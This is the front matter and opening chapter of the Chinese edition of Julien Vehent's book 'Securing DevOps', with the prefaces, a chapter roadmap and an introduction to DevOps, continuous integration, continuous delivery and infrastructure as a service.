Broadview
www.broadview.com.cn

MANNING

云原生安全与DevOps保障

[美] Julien Vehent 著

覃宇 译

Securing DevOps
Security in the cloud

中国工信出版集团

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

云原生安全与DevOps保障

[美] Julien Vehent 著

覃宇 译

Security in DevOps
Security in the cloud

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书主要介绍了 DevOps 实践中最容易被忽视的一环——安全，并且对云原生服务的安全保障也做了全面的阐述。书中详细介绍了 Web 攻击防范、权限验证、日志监控、入侵检测、网络安全协议等老生常谈的话题在云原生基础设施上的变化。书中还提出了适应 DevOps 文化的持续安全、测试驱动安全、基础设施与流水线保证、轻量风险评估等颇具新意的观点和实践。本书通过一个 Web 应用示例展示了 ZAP、pineapple、Hindsight、GRR、MIG、osquery 和 Suricata 等工具的使用方法。本书最后总结了一份实施持续安全的三年路线图，指导组织全面提升安全实践和安全意识。

本书适合 DevOps 实践者阅读，包括参与其中的安全工程师、软件开发人员、基础设施运维人员及项目管理人员等。

版权贸易合同登记号　图字：01-2018-8266

图书在版编目（CIP）数据

云原生安全与DevOps保障 /（美）朱利安·威汉特（Julien Vehent）著；覃宇译. —北京：电子工业出版社，2020.5
书名原文：Securing DevOps: Security in the cloud
ISBN 978-7-121-38448-6

Ⅰ. ①云… Ⅱ. ①朱… ②覃… Ⅲ. ①计算机网络－网络安全②软件工程 Ⅳ. ①TP393.08②TP311.5

中国版本图书馆CIP数据核字（2020）第024641号

责任编辑：张春雨
印　　刷：三河市良远印务有限公司
装　　订：三河市良远印务有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编：100036
开　　本：787×980　1/16　印张：24.25　字数：489 千字
版　　次：2020 年 5 月第 1 版
印　　次：2020 年 5 月第 1 次印刷
定　　价：108.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：010-51260888-819，faq@phei.com.cn。

译者序

近年来，在软件开发领域，DevOps 和云原生已经是大势所趋。工程师只须将代码提交到仓库中，持续交付流水线就会自动地构建和测试代码，并快速地将结果呈现在用户面前。新特性的上线分分钟就能完成，我们看到海内外的互联网巨头们正不断刷新着每日部署的次数纪录。

与此同时，全球范围内不断发生的安全事件也引起了人们的警觉，尤其是愈发严重的用户隐私泄露问题，与之相关的丑闻也层出不穷。虽然，安全事件频发与极短的发布周期、相对开放的云基础设施之间并没有必然的联系。但是，DevOps 实践者一定不能忽视安全问题，并应该好好利用云原生和自动化流水线的优势，做到防患于未然。因此，本书的内容对实践者来说，一定不能错过。

作为安全工程师，你一定是最关注安全问题的人。云原生基础设施安全保障和传统基础设施安全保障有何不同？如何借助云原生基础设施的优势减轻烦琐的安全保障工作？如何让 DevOps 团队能更多地关注安全问题并进行提早预防？

作为 DevOps 团队中的一员，你一定会关注一些具体实践和工具。Web 应用安全扫描工具有哪些？持续交付流水线存在风险吗？安全性如何用自动化测试驱动？如何监控系统中的攻击？权限管理如何做？ HTTPS 的正确打开方式是什么？

作为管理者，你一定注重整个组织对安全事件的预防和应对。当安全事件发生时，组织如何有条不紊地快速应对？当安全危机解除后，组织如何进行事件回顾，

避免错误重演？如何对组织面临的安全风险进行评估？如何一步步提升整个组织的安全意识，并做到持续安全？

读者可以在本书中找到上述问题的答案。难能可贵的是，作者将这些思想、实践和工具通过一个假想的 Web 应用示例串联在了一起，读者在阅读的同时不妨动手尝试一下。本书篇幅有限，不可能将所有的云基础设施和全部的安全实践收录其中，读者可以举一反三。但其背后安全内建的思想却是放之四海而皆准的。

感谢家人的支持鼓励，感谢博文视点编辑们的辛苦付出，他们的付出使得本书的翻译圆满完成。十分荣幸能够有此机会将这本新意十足、干货满满的图书介绍给国内的读者。希望读者和我一样能有所收获。

覃　宇

2020 年 3 月于成都

献给我的妻子 Bogdana

献给在 Mozilla 为了保障网络安全、开放而奋斗的各位同事

前　言

在陈旧的政府办公大楼地下室里，我正在收拾置物架上的废弃硬件，一对看起来还算结实的硬盘吸引了我的注意力。我的第一份工作，是在一家法国税务机构做服务台技术员，那是 2002 年，我 19 岁。老板在安排我打扫地下室时还有些过意不去，她以为我不会喜欢这份差事，但我却像是打开了四十大盗藏宝洞的阿里巴巴。这么多闲置的旧服务器，仍然足以运行一些不知名的 UNIX 系统，拿来玩玩儿更不在话下。要不是我的公寓只有一间卧室和一个小厨房，我会把所有的东西都搬回家，组装成一个巨大的网络！

这两块硬盘是 15000 转 / 分的 SCSI 硬盘，原本属于一台老旧的域控制器。我把硬盘放在一边，继续寻找可以插入它们的 SCSI 卡。我在旁边的一个盒子里找到了一块，它满是灰尘但是完好无损。我用几个小时完成了对废弃硬件的清理和盘点，并获准将硬盘和 SCSI 卡带回家。我的计划很简单：把它们插到我的一块备用主板上，搭建互联网上最快的反恐精英（一款第一人称射击游戏）服务器。然后我要用新安装的 512Kb/s 的 DSL 线路把这台服务器连上互联网，邀请游戏玩家们到这里切磋。

整整一个周末，我都在想办法让这两块硬盘和 SCSI 卡能正常工作，让它们可以被 Debian 安装程序识别出来。我在几十个论坛和邮件列表里搜索了好几个小时，寻找关于这个特殊硬件的帮助和技巧，但找到的大部分内容都是和其他型号 SCSI 卡相关的结果，还有一些我完全搞不懂的神秘内核咒语。周末很快过去了，接着一

周也很快过去了，终于，我成功地试出了正确的参数组合，Linux 安装程序在 RAID 1 上启动了。我想也许是我的问题，但是硬件真的很难搞！

成功的喜悦转瞬即逝，这些老旧的 15000 转 / 分硬盘嘎吱嘎吱地狂响，我坐在几米开外，几个小时后就被吵得快要抓狂。当然，我的游戏服务器运行正常而且速度还算可以，但我还是不情愿地关掉了它，把小公寓改造成数据中心的计划彻底泡汤了。

我是在千禧年前后学习的 IT，那时 IT 领域里的重点是硬件和网络。和我的同事及导师一样，我每周都要花几个小时去了解最新的服务器、最新的 CPU 和最好的硬盘。我们必须了解这一切，才能搭配出完美的系统来运行我们的应用。硬件的采购周期很长，而且价格昂贵，尤其是我所在的政府机构，选错了硬件意味着在接下来三年都要为无法更换的服务器买单。

把这个问题放在现如今的环境下想想。三年！大多数创业公司都生存不了这么长时间。任何 JavaScript Web 框架也火不了这么久。很多人在一家公司也待不了这么长时间。在 IT 世界里，三年可以算永生了。

那个时候（现在，我的口气好像爷爷辈的人）不可能在一年甚至两年内就把网络服务推向市场。没有云和服务提供商，就没办法托管服务器，甚至没办法运行远程访问的在线服务。我们的互联网连接速度也很慢，不适合在本地桌面和在线服务上传输大量数据。政府机构拥有的上行链路“高达”128Kb/s，却还要和 150 个人共享！设置服务器的过程又慢又痛苦，常常要花好几个小时和硬件驱动程序斗智斗勇，还要花好几天的时间进行复杂的布线和安装。每个组织里都有一整个部门来处理这些工作，程序员知道需要尽早申请服务器，不然项目就会因此延迟数月之久。

IT 对硬件和网络的重视也意味着安全团队必须同样重视硬件和网络。那时人们鲜有对应用安全性的讨论；相反，人们集中火力过滤网络流量和对服务器的访问（包括物理的和虚拟的）。我们在学校里学习的是防火墙、跨 VLAN 的独立系统和基于网络的入侵检测。我们没有在 Web 应用的安全性上投入太多，因为我们想象不到，在接下来的几年里，世界上大多数人将不再使用 Outlook 这种安装在本地的软件，转而使用 Gmail 这样的 SaaS 服务。这种转变的萌芽始于 2005 年前后，并在几年之后愈演愈烈。

在 DevOps 成为主流，并且持续集成、持续部署和基础设施即服务这些概念得到普及之后，那些被拖沓的硬件管理工作折磨得没了脾气的人们开始反抗，他们看到了几天内就能把基础设施部署好的希望，而再也用不着等上好几个月了。然而，大多数安全人员却表示反对，他们担心基础设施一旦失控，最终将会危及安全。

一开始，我也是这些反对的人当中的一员。所有来之不易的技能让我养成了从硬件控制角度来考虑安全性的习惯：如果连系统都不是自己运行的，那么哪来安全

可言。然而，当我看到我在开发部门的朋友部署应用时只需几条命令，而我的老办法仍然需要好几个小时时，我的观点一点一点地发生了转变。显然，他们找对了方向。于是我找了一份运维工程师的工作，将一个庞大的 Java 应用迁移到 AWS 上。这是一段痛苦的旅程。我没用过 Puppet 或 Chef 这样的配置工具，而且那时 AWS 肯定也没有现在这么成熟。我编写了定制的 Perl 脚本来自动配置服务器，还学会了使用 API 来动态创建虚拟机。我的老板喜欢只用几条命令就让应用在新服务器上崩溃，然后再重新部署，但整个过程相当笨拙，容易出错，而且很不稳定。尽管如此，这仍然是一个不错的开始，它让我渐渐相信，安全性高度依赖于基础设施的灵活性：如果系统可以快速运行起来，问题就可以更快得到解决，安全性自然也会更好。

当我加入 Mozilla 云服务团队之后，经验丰富的团队对先进 DevOps 技术的娴熟运用让我大开眼界。我看到一个服务自动扩充一倍服务器来应对提升的流量，然后在几个小时后当负载降低时，这些额外的服务器又被销毁，这让内心痴迷于技术的我感受到了美好。对部署自动化的重视让新项目在初始设置后的一两天内就可以完成集成。小规模的组织也可以利用这种灵活性快速成长，打出名声，并最终成长为技术巨头。在过去，配置好基本的 Linux 服务器，让它用上两块硬盘的 RAID 1 并连上像模像样的互联网就要花上几周的时间，我们现在取得的巨大进步让人惊讶不已。

我坚信安全必须为业务服务。当业务需要现代化时，安全也要顺势而为进行变革，不要沦落为业务的阻碍，这就是 DevOps 运动的重演。我编写本书的目的是帮助那些有抱负、有经验的安全工程师，他们要在保障数据和客户安全的同时支持组织采用现代化实践。我把自己以往那些在对安全性要求很高的 Web 服务中集成的安全经验，与整个安全社区多年来不断完善的实践和技术相结合，总结成书。这一切并不是一成不变的，而且在本书出版之后，DevOps 技术的发展之路还相当的漫长，但只要我们还要继续运行在线服务，本书总结的理念便依然适用。

致　谢

写书是一件劳心费力的事情，写本书也不例外。接下来，你将读到的内容是我用了两年多的时间收集、组织、编写、编辑、重写、校对和制作的。关于写书的过程，我最喜欢的一句话来自 Gene Fowler，他说：

“写作不难，只消坐瞪白纸一张，静待前额鲜血点点。”

独自面对这个漫长而痛苦的过程，放弃是很容易的决定，如果不是我的妻子 Bogdana，我可能也已经放弃了。她不断地鼓励我完成这本书，并在我错过与家人相处的时间里支持我。我爱她，我对她感激不尽！

我还要感谢来自 Mozilla 安全团队、开发团队及运维团队的朋友和同事，他们的建议、反馈和技术支持帮助我完成了这本书。他们理所应当留下姓名，限于篇幅，我却无法在这里将所有人一一列出，但我还是要特别感谢 Guillaume Destuynder、Aaron Meihm、Chris Kolosiwsky 和 Simon Bennetts。他们的评论、反馈和支持让本书增色不少。

我的朋友 Didier Bernaudeau 发挥了关键的作用，他以银行业的专业知识拓展了 DevOps 中的安全视野。他贡献了另一个与我不同的视角，让本书可以被更多背景的读者所接受。

我必须感谢 Andrew Bovill 和 Scott Piper，他们验证了全书代码和技术的准确性。

没有经过正确同行评审的代码就不是好代码！

此外，来自 Manning 的审稿人也提出了许多宝贵的建议，他们是 Adam Montville、Adrien Saladin、Bruce Zamaere、Clifford Miller、Daivid Morgan、Daut Morina、Ernesto Cardenas Cangahuala、Geoff Clark、Jim Amrhein、Morgan Nelson、Rajiv Ranjan、Tony Sweets 及 Yan Guo。

最后，我要对我的开发编辑 Toni Arritola 和 Dan Maharry 表示特别感谢，他们在本书的成书过程中发挥了重要的作用。Dan 帮我把散乱的想法整理成有条理的教材，而 Toni 督促我尽可能地交出一份高质量的手稿。我可以负责任地说，本书的出版他们功不可没，感谢他们！

关于本书

本书是为 Sam 写的，她是一个虚构出来的人物，她从一开始就从事 IT 工作，在过去的几年时间里，她一直在做运维工作，同时也承担一些开发工作。Sam 最近在 Flycare 找到了一份 DevOps 工程师的工作。Flycare 正在构建一个管理医疗发票和账单的 Web 和移动平台。这是一家小型创业公司：两名运维人员加五名全职开发人员，还有几名业务人员。麻雀虽小，但数据健康的风险却不小，他们希望 Sam 能够搭建一个安全的平台来运行 Web 服务。

这也是 Sam 求之不得的挑战，但是对于开发人员喜欢一天三次将 GitHub 的代码部署到 Docker 容器中的一家创业公司来说，保护这样一个高风险的平台将会非常困难。她需要一些帮助，于是我写了这本书来帮助 Sam。

本书是如何组织的

《云原生安全与 DevOps 保障》的结构就像一份教程，从基本的运维理念开始，确保读者先掌握最基本的 DevOps 技术，再逐步深入更复杂的主题。我们将在第 1 部分深入研究一个示例环境的安全性，在第 2 部分识别和对抗攻击，在第 3 部分完善组织的安全策略。这些章节的顺序也反映出一个还没有建立安全策略或者刚刚采用 DevOps 的组织实现安全策略的方式。这是一本包含了大量概念而且实践性很强的手册，你一定有机会将理论应用到实践之中。

路线图

第 1 章将阐述 DevOps 的概念，以及安全性和开发、运维实践紧密结合的必要性。你将了解我们用整本书来实现的持续安全方法。

第 1 部分从第 2 章开始，到第 6 章结束，将带领读者了解如何保障一条完整 DevOps 流水线的安全。

- 第 2 章将介绍构建在 AWS 上的 DevOps 流水线。你将搭建一条流水线去自动化地部署一个示例应用。一开始它并不安全，我们将指出需要改进的地方，并在接下来的章节里逐一解决。
- 第 3 章将阐述 Web 应用的安全性。我们将讨论如何测试网站，如何防止常见攻击，如何管理用户身份验证，以及如何使代码保持最新。
- 第 4 章将着重介绍如何加固 AWS 基础设施。你将了解到如何将安全测试作为自动化部署的一部分来执行，如何限制网络访问，如何保护对基础设施的访问，以及如何保护数据库。
- 第 5 章将深入讨论通信安全，讨论 HTTPS 下的加密协议 TLS，以及如何正确地实现 TLS 以达到保护网站的目的。
- 第 6 章将论述交付流水线的安全性。我们将讨论如何管理 GitHub、Docker Hub 和 AWS 中的访问控制。你还将了解到如何保护源代码和容器的完整性，以及如何向应用分发凭证。

第 2 部分从第 7 章开始，到第 10 章结束，重点关注如何监控基础设施中的异常，以及如何保护服务免受攻击。

- 第 7 章将阐述日志流水线的结构。你将看到收集、串流、分析、存储和访问这五层如何协作以便能有效地对日志进行处理。
- 第 8 章将着重介绍日志流水线中的分析层。你将运用各种技术来处理日志，并检测异常和欺诈活动。
- 第 9 章将探讨入侵检测。我们将讨论在网络、系统和人员这三个层次中用于检测欺诈活动的工具和技术。
- 第 10 章将给出一个发生在虚构组织中的安全事件案例研究。你将了解如何应对和响应安全事件，以及如何从安全事件中恢复。

第 3 部分从第 11 章开始，到第 13 章结束，将教你完善 DevOps 组织安全策略的技术。

- 第 11 章将介绍风险评估。你将了解 CIA 三要素（保密性、完整性和可用性），以及 STRIDE 和 DREAD 两种威胁建模框架。你还将了解如何在组织中实施轻量的风险评估框架。

- 第 12 章将探讨 Web 应用、源代码和基础设施三个层级的安全测试。我们将讨论各种可以用来查找组织中安全问题的工具和技术。
- 第 13 章将介绍一个在组织中实现持续安全的三年模型，并分享一些能增加成功机会的技巧。

关于代码

本书包含许多短小的命令和示例，还有一些完整的应用代码。书中的源代码采用 `fixed-width font like this` 这样的等宽字体，与正文加以区分。有时代码也会使用粗体，强调在前面步骤中发生变化的代码，例如在原有代码行中添加的新特性。书中的全部代码示例都可以从电子工业出版社博文视点官网（www.broadview.com.cn）上下载。

读者服务

- 获取博文视点学院 20 元付费内容抵扣券
- 获取本书配套代码、外链列表
- 获取更多技术专家分享的视频与学习资源
- 加入读者交流群，与更多读者互动

微信扫码回复：38448

关于作者

在撰写本书时，Julien Vehent 在 Mozilla 领导 Firefox 运维安全团队。数百万名 Firefox 用户每天与之交互的 Web 服务的安全性由他负责定义、实现和运维。Julien 从 2000 年开始一直致力于保护网络服务，最开始是一名 Linux 系统管理员，2007 年获得了信息安全专业硕士学位。

关于封面

《云原生安全与 DevOps 保障》的封面画像题为“Femme Gacut”。这幅画像来自 Jacques Grasset de Saint-Sauveur（1757—1810）的 *Costumes de Différents Pays* 一书，该书于 1797 年在法国出版。书中每幅画像都是手工精心绘制并着色而成的。Grasset de Saint-Sauveur 丰富多彩的画集生动地向我们展示了 200 年前世界上的各个城镇和地区之间的迥异文化。那时人们彼此隔绝，说着不同的方言和语言。在街上或乡间，只要留意他们的衣着，就能轻易地分辨出他们的住处、职业或阶层。

自那以后，人们的着装风格和生活方式不断发生着变化，如此丰富的地区多样性也逐渐消失了。现在已经很难区分来自不同大陆的居民了，更不用说来自不同城镇、地区或国家的居民了。也许我们已经牺牲了文化多样性，换取了更加精彩纷呈的个人生活——当然，这是更加多样化和快节奏的科技生活。

在如今这个计算机图书同质化的时代，Manning 以两个世纪前丰富多样的地区生活的图书封面来颂扬计算机产业的独创性和首创性，让 Grasset de Saint-Sauveur 的图画重现往日风采。

目 录

1 DevOps保障

本章内容包括

- 了解 DevOps 及它对云创建服务的影响
- 应用持续集成、持续交付及基础设施即服务
- 评估安全性在 DevOps 文化中的作用和目标
- 定义 DevOps 安全策略的三个部分

21 世纪的技术革命就是互通互连的应用，它们让我们的点滴生活变得更加便利。应用让我们的工作生活效率倍增，帮助我们缴纳税款，分享照片给朋友和家人，寻找新家附近的美食，跟踪健身计划的进展，我们越来越受益于这些应用。Twitter、Facebook、Instagram 和 Google 等服务的增长速度表明，无论是在手机屏幕上还是在浏览器中，每个应用都为用户带来了巨大的价值。

这场革命的成功一部分要归功于创建和运营这些应用的工具的进步。互联网上的竞争很激烈。用户对创意的新鲜感很快就会消退，组织必须快速行动来占领市场份额，并锁定其产品的用户。在初创企业的世界里，取得成功的关键因素是创意融入产品的速度和成本。DevOps 带来了一场革命，通过互联网世界里工具和技术的工业化，它让低成本运营在线服务成为可能，这场革命让小型初创企业也能够和科技巨头来掰掰手腕，一争高下。

在这场创业热潮之中，数据安全有时候会受到损害。客户已经展示出了对应用

的信任，并且愿意用他们的数据来换取功能，这导致大量的组织存储了海量的用户个人信息，而当这种局面形成之时，组织往往还没有准备好能处理这些数据的安全策略。一个让组织心存侥幸的激烈竞争格局再加上海量的敏感信息，这简直就是孕育灾难的完美温床。因此，随着在线服务数量的不断增加，数据泄露也随之出现得越来越频繁。

本书将帮助组织安全的运营，以及保护客户委托给它们的数据。我将介绍一个模型，我称之为“持续安全”，该模型着重将安全原则融入 DevOps 策略的各个组成部分之中。我还将介绍文化、架构原则、技术和风险管理，它们的目标是让一个不安全的方案变成成熟的方案。本书主要讲的是原则和概念，但我会把一些具体的工具和环境作为示例，并穿插在各个章节之中。

DevOps 可以代表许多不同的含义，这取决于它应用于信息技术（IT，Information Technology）领域的哪个部分。运营核电站的基础设施和在网站上处理信用卡的支付有很大的不同，但同样都可以从 DevOps 中获益，对运营进行优化和加强。本书不可能涵盖 DevOps 和 IT 的全部领域，因此我将重点着眼于云服务，这是一个专注于 Web 应用开发和运维的领域。本书中，我将邀请读者一起开发、运维、保护和维护一个托管在云中的 Web 应用。书中展示的概念和例子最适用于云服务和那些还没有建立起专门的安全团队的组织，但思维开阔的读者可以轻易地将它们转换到任何 DevOps 环境之中。

在第 1 章，我们将探讨 DevOps 和安全如何配合，以允许组织在不牺牲客户安全的前提下承受风险。

1.1 DevOps 方法

DevOps 是一个持续改善软件产品的过程，它通过极短的发布周期、全面自动化的集成和交付流水线，以及团队间的紧密协作来不断改善产品。DevOps 的目标是缩短将创意变成用户可以使用的产品的时间，并降低这个过程的成本。DevOps 充分利用自动化流程来加速开发和部署。图 1.1 对比了传统软件构建方法和 DevOps 方法，传统方法在上面，DevOps 在下面。

- 图的上半部分，从概念构思到用户可用的时间周期是八天。基础设施部署占用的时间最多，因为工程师需要在互联网上创建托管软件所需的组件。另一个大的时间耗费来自部署之间的测试和评审步骤。
- 图的下半部分，从概念构思到用户可用的时间周期缩短到了两天。这是通过使用处理部署和软件测试 / 评审的自动化流程来实现的。




图 1.1 DevOps 缩短了从功能构思到客户可用的时间。

如果一个组织构建软件的速度能比对手快四倍，那么这将会给它带来巨大的竞争优势。实践表明，客户中意的创新产品一开始可以不完整，但要能够快速稳定地改进。组织可采纳 DevOps 来降低开发生命周期的成本和延迟，并响应用户的要求。

通过 DevOps，开发人员仅用数小时就可以发布新版本软件，对它们进行测试，并部署给客户。这并非意味着版本总是可以这么快地发布，适当的质量保障（QA，Quality Assurance）需要投入时间，而 DevOps 提供了在必要时能快速行动的能力。图 1.2 放大了图 1.1 下半部分的细节，展示了持续集成、持续交付及基础设施即服务这些技术如何被整合在一起以实现快速的发布周期。

图 1.2 中的流水线的关键部分是，从开发人员提交补丁到生产环境中的服务部署这些自动化步骤，最终以完全自动化的方式串联成的一个链条。如果这个链条上的任何一个自动化步骤出现失败，那么流水线就会停止，代码就不会部署。这种机制将确保在所有类型的测试都通过之后，新版本的软件才能被发布到生产环境中。

1.1.1 持续集成

将新特性快速集成进软件的过程叫作持续集成（CI，Continuous Integration）。CI 定义了一个在软件产品中实现、测试及合并新特性的工作流。产品经理和开发人员定义一组小特性集合，这些特性能在较短的周期内实现。每个特性添加在主要源代码的一个分支上，并提交评审，由另一位得到授权的开发人员来评审。在评审阶段，自动化测试会被执行以验证代码更改是否需要返工，这能维持代码的质量水平。

在评审通过之后，修改会被合并到中央代码仓库中，这样就做好了部署的准备。小特性的快速迭代能让这个流程得以顺畅运行，避免了因大规模代码修改而对功能造成的破坏。




图 1.2 持续集成、持续交付和基础设施即服务组成了一条自动化流水线，让 DevOps 可以加速软件的测试和部署过程。

1.1.2 持续交付

将软件部署到客户可用的服务中的自动化过程叫作持续交付（CD，Continous Delivery）。DevOps 推崇工程师用程序代码来管理基础设施以快速应对变化，而不是手动管理基础设施组件。当开发人员将代码修改合并进软件之后，运维人员在 CD 流水线上触发更新后的软件的部署，流水线会自动获取最新版本的源代码，对其进行打包并为它创建新的基础设施。如果部署进行顺利，可能在 QA 团队人工或自动评审之后，该环境就会被提升为新的演练或生产环境。用户将被定向到这个环境，而老环境将被销毁。通过代码来管理服务器和网络的这一过程大大缩短了处理部署通常所需的漫长的等待时间。

1.1.3 基础设施即服务

基础设施即服务（IaaS，Infrastructure as a Service）就是云。它是这样一种概念，一个组织所依靠的数据中心、网络和服务器，有时甚至还有系统，统统都由第三方运营。这些基础设施可以作为服务暴露给运维人员，并且可以通过 API 和代码进行控制。IaaS 是 DevOps 弹药库中的核心工具，因为它在降低基础设施运营成本方面发挥着举足轻重的作用。可编程的特质将 IaaS 和传统基础设施区分开来，并且鼓励运维人员编写代码来创建和修改基础设施，而不是手动执行这些运维任务。

内部运维

许多组织倾向于在内部运营它们的基础设施，这样做有各种各样的原因（监管、安全、成本，等等）。需要注意的是，采用 IaaS 并非意味着将基础设施的管理外包给第三方。组织可以在内部使用 Kubernetes 或 OpenStack 这样的平台来部署和运维 IaaS，而不是直接在硬件上运行应用，从而享受到这些中间管理层带来的灵活性优势。

本书中我使用了由第三方运营的 IaaS 系统——AWS（Amazon Web Services），它受到许多组织的青睐，因为 AWS 帮助它们降低了基础设施管理的复杂性，让它们可以聚焦于核心产品。但是，我提及的大多数基础设施安全概念可以应用于任何类型的 IaaS，无论你是自己控制硬件还是让第三方替你控制。

管理更低层的基础设施将带来一系列全新的问题，例如网络安全和数据中心的访问控制，你必须妥善处理这些问题。本书没有介绍这些内容，因为它们不是 DevOps 独有的问题，但是你应该可以轻易地从一些现有文献中获得帮助。

AWS 是最具代表性的 IaaS，它将作为我们的示例环境贯穿于全书。图 1.3 的下半部分展示了由供应方管理的 AWS 组件，上半部分则是由运营方管理的组件。

CI、CD 及 IaaS 是成功的 DevOps 策略的基本组成部分。深谙 CI/CD/IaaS 工作流的组织能以全自动化的方式快速地将软件交付给终端用户，并能够做到一天交付数次。测试和部署步骤的全部自动化保证了将流水线操作所需的人工干预降到了最低，这样在灾难发生时基础设施也是完全可以恢复的。

除了技术上的优势，DevOps 还影响了组织文化，从很多方面提升了员工的幸福感。




图 1.3 AWS 是一个 IaaS，它通过承担对核心基础设施组件的管理来减轻运营的负担。图中下面方框内的设备完全由 Amazon 管理，而运营方管理的是上面方框内的组件。如果是传统的基础设施，所有的组件必须全都由运营方自己管理。

1.1.4 文化和信任

改进工具只是成功的 DevOps 方法的第一步。随之而来的是文化转变，驾驭 DevOps 技术并逐渐走向成熟的组织变得底气十足，相信自己有能力为用户带来新产品。组织的信心高涨带来了一个有意思的附带效果——对管理的需求减少了，这是因为工程师被赋予了以最小代价向组织交付价值的能力。一些 DevOps 组织甚至开始尝试完全没有管理层的扁平组织架构。尽管完全去掉管理层只是适合于少数组织的极端情况，但是减少管理的整体趋势，毫无疑问和 DevOps 环境的成熟程度密切相关。

那些拥抱并成功运用 DevOps 的组织通常会更容易招纳并留住人才。我们时常会听到开发人员和运维人员对在缓慢和混乱的环境中工作而怨声载道。开发人员会对需要等待数周才能将补丁部署到生产系统这件事大为光火。运维人员、产品经理和设计师也都不喜欢缓慢的迭代。员工会离开这样的公司，而人才流失会影响产品的质量。更快地将产品推向市场的公司拥有竞争优势，不仅是因为它们可以更快地向用户交付特性，更因为它们通过降低运维复杂度而给工程师带来了好心情。

DevOps 告诉我们，更快地交付产品能够让组织更健康、更具竞争力，但软件交付速度的提升可能会增加安全工程师的工作难度。极短的发布周期只给彻底地安全审查留出了很少的时间，而要求组织承担的技术风险比在响应较慢的组织架构中的还要多。将安全融合到 DevOps 中会带来一系列挑战，首当其冲的就是安全文化的根本转变。

1.2 DevOps 中的安全

"船泊港湾固然安全，但这不是造船的初衷。"

——John A. Shedd

要想在竞争激烈的市场中立于不败之地，组织需要行动迅速，勇于承担风险，还要以合理的成本去运营。这些组织中的安全团队在帮助组织取得成功的同时，还要充当公司资产的安全网。安全团队需要和构建公司产品的工程师及经理紧密协作。当公司接纳 DevOps 时，安全文化也要改变，同样要接纳 DevOps，这一切都要从聚焦于客户开始。

DevOps 和它的前身——敏捷宣言（Agile Manifesto，链接 1.1）[1] 与戴明十四法（Deming's 14 principles，链接 1.2）都有一条共同的特质：聚焦于更快地将更好的产品交付给客户。成功的策略无一例外都是从聚焦于客户开始的（链接 1.3）：

"我们不在乎竞争对手，我们以客户为中心。一切从客户需要出发并回馈给客户。"

——Jeff Bezos，Amazon

